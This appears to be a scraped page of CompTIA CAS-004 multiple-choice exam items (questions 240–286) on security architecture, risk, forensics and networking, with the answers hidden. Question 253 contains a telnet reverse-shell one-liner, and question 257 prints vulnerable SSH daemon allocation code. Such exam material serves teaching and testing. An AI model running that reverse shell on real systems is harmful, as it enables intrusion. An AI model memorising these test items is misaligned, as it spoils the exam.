Actual exam question from CompTIA's CAS-004

Question #: 240

Topic #: 1

[All CAS-004 Questions]

A security architect is advising the application team to implement the following controls in the application before it is released:

• Least privilege
• Blocklist input validation for the following characters: \<>;, ="#+

Based on the requirements, which of the following attacks is the security architect trying to prevent?

A. XML injection

B. LDAP injection

C. CSRF

D. XSS

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 241

Topic #: 1

[All CAS-004 Questions]

A company wants to use a process to embed a sign of ownership covertly inside a proprietary document without adding any identifying attributes. Which of the following would be BEST to use as part of the process to support copyright protections of the document?

A. Steganography

B. E-signature

C. Watermarking

D. Cryptography

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 242

Topic #: 1

[All CAS-004 Questions]

An organization is assessing the security posture of a new SaaS CRM system that handles sensitive PII and identity information, such as passport numbers. The SaaS CRM system does not meet the organization's current security standards. Post remediation work, the assessment recorded the following:

1. There will be a $20.000 per day revenue loss for each day the system is delayed going into production.
2. The inherent risk was high.
3. The residual risk is now low.
4. The solution rollout to the contact center will be a staged deployment.

Which of the following risk-handling techniques will BEST meet the organization's requirements post remediation?

A. Apply for a security exemption, as the risk is too high to accept.

B. Transfer the risk to the SaaS CRM vendor, as the organization is using a cloud service.

C. Accept the risk, as compensating controls have been implemented to manage the risk.

D. Avoid the risk by accepting the shared responsibility model with the SaaS CRM provider.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 243

Topic #: 1

[All CAS-004 Questions]

A security analyst is using data provided from a recent penetration test to calculate CVSS scores to prioritize remediation. Which of the following metric groups would the analyst need to determine to get the overall scores? (Choose three.)

A. Temporal

B. Availability

C. Integrity

D. Confidentiality

E. Base

F. Environmental

G. Impact

H. Attack vector

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 244

Topic #: 1

[All CAS-004 Questions]

During a recent security incident investigation, a security analyst mistakenly turned off the infected machine prior to consulting with a forensic analyst. Upon rebooting the machine, a malicious script that was running as a background process was no longer present. As a result, potentially useful evidence was lost. Which of the following should the security analyst have followed?

A. Order of volatility

B. Chain of custody

C. Verification

D. Secure storage

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 245

Topic #: 1

[All CAS-004 Questions]

A global organization's Chief Information Security Officer (CISO) has been asked to analyze the risks involved in a plan to move the organization's current MPLS-based WAN network to use commodity internet and SD-WAN hardware. The SD-WAN provider is currently highly regarded but is a regional provider. Which of the following is MOST likely identified as a potential risk by the CISO?

A. The SD-WAN provider would not be able to handle the organization's bandwidth requirements.

B. The operating costs of the MPLS network are too high for the organization.

C. The SD-WAN provider may not be able to support the required troubleshooting and maintenance.

D. Internal IT staff will not be able to properly support remote offices after the migration.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 246

Topic #: 1

[All CAS-004 Questions]

A company has received threat intelligence about bad routes being advertised. The company has also been receiving reports of degraded internet activity. When looking at the routing table on the edge router, a security engineer discovers the following:

```
Router# show ip route

Codes: I - IGRP derived, R - RIP derived, O - OSPF derived, C - Connected
S - Static,  E -EGP derived, B - BGP derived, * - Candidate default route, IA - OSPF Inter Area Route, D - EIGRP

B 94.81.47.66 [160/5] via 110.99.88.77
B 95.83.57.66 [160/5] via 110.99.82.72
B 97.88.77.66 [160/5] via 110.99.83.73
B 99.38.27.16 [160/5] via 110.99.84.74
B 99.58.47.36 [160/5] via 110.99.85.75
B 99.48.57.56 [160/10] via 110.48.86.76
B 0.0.0.0/0 [160/10] via 110.99.88.77
D 10.0.10.0/24 [90/2172416] via 10.10.10.2
D 10.4.2.0/27 [90/2172416]via 10.10.10.2
```

Which of the following can the company implement to prevent receiving bad routes from peers, while still allowing dynamic updates?

A. OSPF prefix list

B. BGP prefix list

C. EIGRP prefix list

D. DNS

Show Suggested Answer

Actual exam question from CompTIA's CAS-004
Question #: 247
Topic #: 1
[All CAS-004 Questions]

A company has moved its sensitive workloads to the cloud and needs to ensure high availability and resiliency of its web-based application. The cloud architecture team was given the following requirements:

- The application must run at 70% capacity at all times
- The application must sustain DoS and DDoS attacks.
- Services must recover automatically.

Which of the following should the cloud architecture team implement? (Choose three.)

A. Read-only replicas

B. BCP

C. Autoscaling

D. WAF

E. CDN

F. Encryption

G. Continuous snapshots

H. Containerization

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 248

Topic #: 1

[All CAS-004 Questions]

A security architect is implementing a web application that uses a database back end. Prior to production, the architect is concerned about the possibility of XSS attacks and wants to identify security controls that could be put in place to prevent these attacks. Which of the following sources could the architect consult to address this security concern?

A. SDLC

B. OVAL

C. IEEE

D. OWASP

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 249

Topic #: 1

[All CAS-004 Questions]

A security architect is working with a new customer to find a vulnerability assessment solution that meets the following requirements:

- Fast scanning
- The least false positives possible
- Signature-based
- A low impact on servers when performing a scan

In addition, the customer has several screened subnets, VLANs, and branch offices. Which of the following will BEST meet the customer's needs?

A. Authenticated scanning

B. Passive scanning

C. Unauthenticated scanning

D. Agent-based scanning

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 250

Topic #: 1

[All CAS-004 Questions]

Real-time, safety-critical systems MOST often use serial busses that:

A. have non-deterministic behavior and are not deployed with encryption.

B. have non-deterministic behavior and are deployed with encryption.

C. have deterministic behavior and are deployed with encryption.

D. have deterministic behavior and are not deployed with encryption.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 251

Topic #: 1

[All CAS-004 Questions]

A company wants to securely manage the APIs that were developed for its in-house applications. Previous penetration tests revealed that developers were embedding unencrypted passwords in the code. Which of the following can the company do to address this finding? (Choose two.)

A. Implement complex, key-length API key management.

B. Implement user session logging.

C. Implement time-based API key management.

D. Use SOAP instead of restful services.

E. Incorporate a DAST into the DevSecOps process to identify the exposure of secrets.

F. Enforce MFA on the developers' workstations and production systems.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 252

Topic #: 1

[All CAS-004 Questions]

When a remote employee traveled overseas, the employee's laptop and several mobile devices with proprietary tools were stolen. The security team requires technical controls be in place to ensure no electronic data is compromised or changed. Which of the following BEST meets this requirement?

A. Mobile device management with remote wipe capabilities

B. Passwordless smart card authorization with biometrics

C. Next-generation endpoint detection and response agent

D. Full disk encryption with centralized key management

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 253

Topic #: 1

[All CAS-004 Questions]

A penetration tester inputs the following command:

telnet 192.168.99.254 343 ! /bin/bash | telnet 192.168.99.254 344

This command will allow the penetration tester to establish a:

A. port mirror.

B. network pivot.

C. reverse shell.

D. proxy chain.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 254

Topic #: 1

[All CAS-004 Questions]

Which of the following is the MOST important cloud-specific risk from the CSP's viewpoint?

A. CI/CD deployment failure

B. Management plane breach

C. Insecure data deletion

D. Resource exhaustion

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 255

Topic #: 1

[All CAS-004 Questions]

A security engineer is reviewing a record of events after a recent data breach incident that involved the following:

• A hacker conducted reconnaissance and developed a footprint of the company's Internet-facing web application assets.
• A vulnerability in a third-party library was exploited by the hacker, resulting in the compromise of a local account.
• The hacker took advantage of the account's excessive privileges to access a data store and exfiltrate the data without detection.

Which of the following is the BEST solution to help prevent this type of attack from being successful in the future?

A. Dynamic analysis

B. Secure web gateway

C. Software composition analysis

D. User behavior analysis

E. Stateful firewall

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 256

Topic #: 1

[All CAS-004 Questions]

A security architect updated the security policy to require a proper way to verify that packets received between two parties have not been tampered with and the connection remains private. Which of the following cryptographic techniques can be used to ensure the security policy is being enforced properly?

A. MD5-based envelope method

B. HMAC_SHA256

C. PBKDF2

D. PGP

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 257

Topic #: 1

[All CAS-004 Questions]

A software assurance analyst reviews an SSH daemon's source code and sees the following:

```
nresp = packet_get_int() ;
     if (nresp > 0) {
          response = xmalloc(nresp*sizeof(char*));
          for (i = 0; i < nresp; i++)
               response[i] = packet_get_string(NULL);
}
```

Based on this code snippet, which of the following attacks is MOST likely to succeed?

A. Race condition

B. Cross-site scripting

C. Integer overflow

D. Driver shimming

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 258

Topic #: 1

[All CAS-004 Questions]

A security analyst for a managed service provider wants to implement the most up-to-date and effective security methodologies to provide clients with the best offerings. Which of the following resources would the analyst MOST likely adopt?

A. OSINT

B. ISO

C. MITRE ATT&CK

D. OWASP

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 259

Topic #: 1

[All CAS-004 Questions]

A security manager wants to transition the organization to a zero trust architecture. To meet this requirement, the security manager has instructed administrators to remove trusted zones, role-based access, and one-time authentication. Which of the following will need to be implemented to achieve this objective? (Choose three.)

A. Least privilege

B. VPN

C. Policy automation

D. PKI

E. Firewall

F. Continuous validation

G. Continuous integration

H. IaaS

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 260

Topic #: 1

[All CAS-004 Questions]

A security architect for a manufacturing company must ensure that a new acquisition of IoT devices is securely integrated into the company's Infrastructure. The devices should not directly communicate with other endpoints on the network and must be subject to network traffic monitoring to identify anomalous traffic. Which of the following would be the BEST solution to meet these requirements?

A. Block all outbound traffic and implement an inline firewall.

B. Allow only wireless connections and proxy the traffic through a network tap.

C. Establish an air-gapped network and implement an IDS.

D. Use a separate VLAN with an ACL and implement network detection and response.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 261

Topic #: 1

[All CAS-004 Questions]

A digital forensics expert has obtained an ARM binary suspected of including malicious behavior. The expert would like to trace and analyze the ARM binary's execution. Which of the following tools would BEST support this effort?

A. objdump

B. OllyDbg

C. FTK Imager

D. Ghidra

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 262

Topic #: 1

[All CAS-004 Questions]

A software developer was just informed by the security team that the company's product has several vulnerabilities. Most of these vulnerabilities were traced to code the developer did not write. The developer does not recognize some of the code, as it was in the software before the developer started on the program and is not tracked for licensing purposes. Which of the following would the developer MOST likely do to mitigate the risks and prevent further issues like these from occurring?

A. Perform supply chain analysis and require third-party suppliers to implement vulnerability management programs.

B. Perform software composition analysis and remediate vulnerabilities found in the software.

C. Perform reverse engineering on the code and rewrite the code in a more secure manner.

D. Perform fuzz testing and implement DAST in the code repositories to find vulnerabilities prior to deployment.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 263

Topic #: 1

[All CAS-004 Questions]

A significant weather event caused all systems to fail over to the disaster recovery site successfully. However, successful data replication has not occurred in the last six months, which has resulted in the service being unavailable. Which of the following would BEST prevent this scenario form happening again?

A. Performing routine tabletop exercises

B. Implementing scheduled, full interruption tests

C. Backing up system log reviews

D. Performing department disaster recovery walk-throughs

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 264

Topic #: 1

[All CAS-004 Questions]

An organization developed an incident response plan. Which of the following would be BEST to assess the effectiveness of the plan?

A. Requesting a third-party review

B. Generating a checklist by organizational unit

C. Establishing role succession and call lists

D. Creating a playbook

E. Performing a tabletop exercise

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 265

Topic #: 1

[All CAS-004 Questions]

A new mandate by the corporate security team requires that all endpoints must meet a security baseline before accessing the corporate network. All servers and desktop computers are scanned by the dedicated internal scanner appliance installed in each subnet. However, remote worker laptops do not access the network regularly. Which of the following is the BEST option for the security team to ensure remote worker laptops are scanned before being granted access to the corporate network?

A. Implement network access control to perform host validation of installed patches.

B. Create an 802.1X implementation with certificate-based device identification.

C. Create a vulnerability scanning subnet for remote workers to connect to on the network at headquarters.

D. Install a vulnerability scanning agent on each remote laptop to submit scan data.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 266

Topic #: 1

[All CAS-004 Questions]

A penetration tester is testing a company's login form for a web application using a list of known usernames and a common password list. According to a brute-force utility, the penetration tester needs to provide the tool with the proper headers, POST URL with variable names, and the error string returned with an improper login. Which of the following would BEST help the tester to gather this information? (Choose two.)

A. The new source feature of the web browser

B. The logs from the web server

C. The inspect feature from the web browser

D. A tcpdump from the web server

E. An HTTP interceptor

F. The website certificate viewed via the web browser

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 267

Topic #: 1

[All CAS-004 Questions]

A security analyst has concerns about malware on an endpoint. The malware is unable to detonate by modifying the kernel response to various system calls. As a test, the analyst modifies a Windows server to respond to system calls as if it was a Linux server. In another test, the analyst modifies the operating system to prevent the malware from identifying target files. Which of the following techniques is the analyst MOST likely using?

A. Honeypot

B. Deception

C. Simulators

D. Sandboxing

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 268

Topic #: 1

[All CAS-004 Questions]

Users are claiming that a web server is not accessible. A security engineer is unable to view the Internet Services logs for the site. The engineer connects to the server and runs netstat – an and receives the following output:

```
TCP     192.168.5.107:54585     64.78.243.12:443          ESTABLISHED
TCP     192.168.5.107:54587     54.164.78.234:80          ESTABLISHED
TCP     192.168.5.107:54636     104.16.33.27:5228         ESTABLISHED
TCP     192.168.5.107:54676     69.65.64.94:443           ESTABLISHED
TCP     192.168.5.107:54689     91.190.130.171:443        TIME_WAIT
TCP     192.168.5.107:54775     91.190.130.171:443        FIN_WAIT_2
TCP     192.168.5.107:54789     91.190.130.171:443        ESTABLISHED
TCP     192.168.5.107:55983     79.136.88.109:31802       ESTABLISHED
TCP     192.168.5.107:56234     50.112.252.181:443        TIME_WAIT
TCP     192.168.5.107:56874     40.117.100.83:443         ESTABLISHED
TCP     192.168.5.107:00        213.37.55.67:600873       TIME_WAIT
TCP     192.168.5.107:00        213.37.55.67:600874       TIME_WAIT
TCP     192.168.5.107:00        213.37.55.67:600875       TIME_WAIT
TCP     192.168.5.107:00        213.37.55.67:600876       TIME_WAIT
TCP     192.168.5.107:00        213.37.55.67:600877       TIME_WAIT
TCP     192.168.5.107:00        213.37.55.67:600878       TIME_WAIT
TCP     192.168.5.107:00        213.37.55.67:600879       TIME_WAIT
TCP     192.168.5.107:00        213.37.55.67:600880       TIME_WAIT
```

Which of the following is MOST likely happening to the server?

A. Port scanning

B. ARP spoofing

C. Buffer overflow

D. Denial of service

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 269

Topic #: 1

[All CAS-004 Questions]

An architect is designing security scheme for an organization that is concerned about APTs. Any proposed architecture must meet the following requirements:

• Services must be able to be reconstituted quickly from a known-good state.
• Network services must be designed to ensure multiple diverse layers of redundancy.
• Defensive and responsive actions must be automated to reduce human operator demands.

Which of the following designs must be considered to ensure the architect meets these requirements? (Choose three.)

A. Increased efficiency by embracing advanced caching capabilities

B. Geographic distribution of critical data and services

C. Hardened and verified container usage

D. Emulated hardware architecture usage

E. Establishment of warm and hot sites for continuity of operations

F. Heterogeneous architecture

G. Deployment of IPS services that can identify and block malicious traffic

H. Implementation and configuration of a SOAR

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 270

Topic #: 1

[All CAS-004 Questions]

A company is on a deadline to roll out an entire CRM platform to all users at one time. However, the company is behind schedule due to reliance on third-party vendors. Which of the following development approaches will allow the company to begin releases but also continue testing and development for future releases?

A. Implement iterative software releases

B. Revise the scope of the project to use a waterfall approach.

C. Change the scope of the project to use the spiral development methodology.

D. Perform continuous integration.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 271

Topic #: 1

[All CAS-004 Questions]

A third-party organization has implemented a system that allows it to analyze customers' data and deliver analysis results without being able to see the raw data. Which of the following is the organization implementing?

A. Asynchronous keys

B. Homomorphic encryption

C. Data lake

D. Machine learning

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 272

Topic #: 1

[All CAS-004 Questions]

Which of the following communication protocols is used to create PANs with small, low-power digital radios and supports a large number of nodes?

A. Zigbee

B. Wi-Fi

C. CAN

D. Modbus

E. DNP3

Show Suggested Answer

Actual exam question from CompTIA's CAS-004
Question #: 273
Topic #: 1
[All CAS-004 Questions]

A software development company is building a new mobile application for its social media platform. The company wants to gain its users' trust by reducing the risk of on-path attacks between the mobile client and its servers and by implementing stronger digital trust. To support users' trust, the company has released the following internal guidelines:

- Mobile clients should verity the identity of all social media servers locally.
- Social media servers should improve TLS performance of their certificate status.
- Social media servers should inform the client to only use HTTPS.

Given the above requirements, which of the following should the company implement? (Choose two.)

A. Quick UDP internet connection

B. OCSP stapling

C. Private CA

D. DNSSEC

E. CRL

F. HSTS

G. Distributed object model

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 274

Topic #: 1

[All CAS-004 Questions]

Due to budget constraints, an organization created a policy that only permits vulnerabilities rated high and critical according to CVSS to be fixed or mitigated. A security analyst notices that many vulnerabilities that were previously scored as medium are now breaching higher thresholds. Upon further investigation, the analyst notices certain ratings are not aligned with the approved system categorization.

Which of the following can the analyst do to get a better picture of the risk while adhering to the organization's policy?

A. Align the exploitability metrics to the predetermined system categorization.

B. Align the remediation levels to the predetermined system categorization.

C. Align the impact subscore requirements to the predetermined system categorization.

D. Align the attack vectors to the predetermined system categorization.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 275

Topic #: 1

[All CAS-004 Questions]

A cloud engineer is tasked with improving the responsiveness and security of a company's cloud-based web application. The company is concerned that international users will experience increased latency.

Which of the following is the BEST technology to mitigate this concern?

A. Caching

B. Containerization

C. Content delivery network

D. Clustering

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 276

Topic #: 1

[All CAS-004 Questions]

An organization thinks that its network has active, malicious activity on it. Which of the following capabilities would BEST help to expose the adversary?

A. Installing a honeypot and other decoys

B. Expanding SOC functions to include hunting

C. Enumerating asset configurations

D. Performing a penetration test

Show Suggested Answer

Actual exam question from CompTIA's CAS-004
Question #: 277
Topic #: 1
[All CAS-004 Questions]

An engineering team has deployed a new VPN service that requires client certificates to be used in order to successfully connect. On iOS devices, however, the following error occurs after importing the .p12 certificate file:

mbedTLS: ca certificate is undefined

Which of the following is the root cause of this issue?

A. iOS devices have an empty root certificate chain by default.

B. OpenSSL is not configured to support PKCS#12 certificate files.

C. The VPN client configuration is missing the CA private key.

D. The iOS keychain imported only the client public and private keys.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 278

Topic #: 1

[All CAS-004 Questions]

A security engineer has been informed by the firewall team that a specific Windows workstation is part of a command-and-control network. The only information the security engineer is receiving is that the traffic is occurring on a non-standard port (TCP 40322). Which of the following commands should the security engineer use FIRST to find the malicious process?

A. tcpdump

B. netstat

C. tasklist

D. traceroute

E. ipconfig

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 279

Topic #: 1

[All CAS-004 Questions]

In a shared responsibility model for PaaS, which of the following is a customer's responsibility?

A. Network security

B. Physical security

C. OS security

D. Host infrastructure

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 280

Topic #: 1

[All CAS-004 Questions]

A security engineer notices the company website allows users to select which country they reside in, such as the following example:

https://mycompany.com/main.php?Country=US

Which of the following vulnerabilities would MOST likely affect this site?

A. SQL injection

B. Remote file inclusion

C. Directory traversal

D. Unsecure references

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 281

Topic #: 1

[All CAS-004 Questions]

A bank has multiple subsidiaries that have independent infrastructures. The bank's support teams manage all these environments and want to use a single set of credentials. Which of the following is the BEST way to achieve this goal?

A. SSO

B. Federation

C. Cross-domain

D. Shared credentials

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 282

Topic #: 1

[All CAS-004 Questions]

A SaaS startup is maturing its DevSecOps program and wants to identify weaknesses earlier in the development process in order to reduce the average time to identify serverless application vulnerabilities and the costs associated with remediation. The startup began its early security testing efforts with DAST to cover public-facing application components and recently implemented a bug bounty program. Which of the following will BEST accomplish the company's objectives? (Choose two.)

A. IAST

B. RASP

C. SAST

D. SCA

E. WAF

F. CMS

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 283

Topic #: 1

[All CAS-004 Questions]

Which of the following indicates when a company might not be viable after a disaster?

A. Maximum tolerable downtime

B. Recovery time objective

C. Mean time to recovery

D. Annual loss expectancy

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 284

Topic #: 1

[All CAS-004 Questions]

During an incident, an employee's web traffic was redirected to a malicious domain. The workstation was compromised, and the attacker was able to modify sensitive data from the company file server. Which of the following solutions would have BEST prevented the initial compromise from happening? (Choose two.)

A. DNSSEC

B. FIM

C. Segmentation

D. Firewall

E. DLP

F. Web proxy

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 285

Topic #: 1

[All CAS-004 Questions]

A software company wants to build a platform by integrating with another company's established product. Which of the following provisions would be MOST important to include when drafting an agreement between the two companies?

A. Data sovereignty

B. Shared responsibility

C. Source code escrow

D. Safe harbor considerations

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 286

Topic #: 1

[All CAS-004 Questions]

A security administrator sees several hundred entries in a web server security log that are similar to the following:

```
Staten Island, New York, United States was blocked 10 minutes for exceeding the maximum requests per minute at URL
https://companysite.net/xmlrpc.php
6/7/2021 10:05:15 AM, IP: 151.205.188.74 Hostname: pool-151.205.188.74-nycmny.isp.net
Status: 503
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 Chrome/90.0.44 Safari/537.36
WHOIS: ISP.net (NET-151-196-0-0-1) 151.196.0.0 - 151.205.255.255
```

The network source varies, but the URL, status, and user agent are the same. Which of the following would BEST protect the web server without blocking legitimate traffic?

A. Replace the file xmlrpc.php with a honeypot form to collect further IOCs.

B. Automate the addition of bot IP addresses into a deny list for the web host.

C. Script the daily collection of the WHOIS ranges to add to the WAF as a denied ACL.

D. Block every subnet that is identified as having a bot that is a source of the traffic.

Show Suggested Answer